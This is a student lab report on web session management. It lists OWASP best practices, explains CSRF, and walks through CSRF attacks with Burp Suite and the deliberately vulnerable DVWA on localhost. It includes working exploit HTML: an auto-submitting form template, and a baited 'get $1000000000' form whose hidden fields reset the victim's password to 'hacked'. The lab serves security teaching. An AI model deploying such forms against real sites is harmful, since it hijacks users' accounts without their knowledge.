EXPERIMENT 9

Aim -

Session Management for Web Application.

Theory:

1. What is Session management?

   Session management manages sessions between the web application and the users. The communication between a web browser and a website is usually done over HTTP or HTTPS. When a user visits a website, a session is made containing multiple requests and responses over HTTP.

   According to RFC, HTTP is a stateless protocol. In this process, each request and response is independent of other web processes. Session management capabilities linked to authentication, access, control, and authorization are commonly available in a web application.

   Modern web applications require maintaining multiple sessions of different users over a time frame in case of numerous requests. Regarding security, session management relates to securing and managing multiple users' sessions against their request. In most cases, a session is initiated when a user supplies an authentication such as a password. A web application makes use of a session after a user has supplied the authentication key or password. Based on the authentication, the user is then provisioned to access specific resources on the application.

   2. What are the Session Management Best practices according to OWASP?

   The following are some of the best practices as per the OWASP:

   - Use a trusted server for creating session identifiers.
   - Efficient algorithms should be used by the session management controls to ensure the random generation of session identifiers.
   - Ensure that the logging out functionality terminates the associated connection/session entirely.
   - Ensure that session inactivity timeout is as short as possible, it is recommended that the timeout of the session activity should be less than several hours.
   - Generate a new session identifier when a user re-authenticates or opens a new browser session.
   - Implement periodic termination of sessions, especially for applications that provide critical services.
   - Appropriate access controls should be implemented to protect all server-side session data from unauthorized access by other users.

3. What is Cross Site Request Forgery (CSRF or XSRF)?

Cross-Site Request Forgery (CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

For a CSRF attack to be possible, three key conditions must be in place:

1. **A relevant action**: There is an action within the application that the attacker has a reason to induce.

2. **Cookie-based session handling**: Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests.

3. **No unpredictable request parameters**: The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess.

CSRF Attack

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request.

1. Select a request anywhere in Burp Suite Professional that you want to test or exploit.


2. From the right-click context menu, select Engagement tools / Generate CSRF PoC.

3. Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim's browser).

4. You can tweak various options in the CSRF PoC generator to fine-tune aspects of the attack. You might need to do this in some unusual situations to deal with quirky features of requests.

5. Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable web site, and test whether the intended request is issued successfully and the desired action occurs.


Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.




Use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form method="$method" action="$url">
   <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
      document.forms[0].submit();
</script>
```

Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".



To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.



CSRF Attack using DVWA

Here, we will use the Damn Vulnerable Web Application (DVWA). It's a web app developed in PHP and MySQL and intentionally made to be vulnerable.


Use the default credentials below:

Username: admin

Password: password

After a successful login, you will see the DVWA main page. Now click on the CSRF tab on the left pane.

If we change the password of the login credentials from “password” to “123”, the password gets changed. Now performing the CSRF attack.




Now we right click on the page and go to the Page Source. Copy the form tag given below.

```
</div><br />
<form action="#" method="GET">
    Current password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_current"><br />
    New password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
    <br />
    <input type="submit" value="Change" name="Change">
    <input type='hidden' name='user_token' value='d13e80e172244561c31f5537192b1c33' />
</form>
```


Now open any text editor and edit the following form tag code into the following text. Save it as *mysite.html*.

```
<form action="http://127.0.0.1/dvwa/vulnerabilities/csrf/?" method="GET">
  <h1>Click the button to get $1000000000</h1>
  <input
    type="hidden"
    autocomplete="off"
    name="password_current"
    value="123"
  />
  <input type="hidden" autocomplete="off" name="password_new" value="hacked" />
  <input type="hidden" autocomplete="off" name="password_conf" value="hacked" />
  <input type="submit" value="Change" name="Change" />
  <input
    type="hidden"
    name="user_token"
    value="d13e80e172244561c31f5537192b1c33"
  />
</form>
```

On opening the HTML file, it will redirect to the following page.



On clicking the change button, it will redirect to the DVWA CSRF Credentials page. Now the password is changed to “hacked”.



Conclusion:

Thus we have studied how to validate Session Management for Web Application and performed CSRF attacks using DVWA and Portswigger.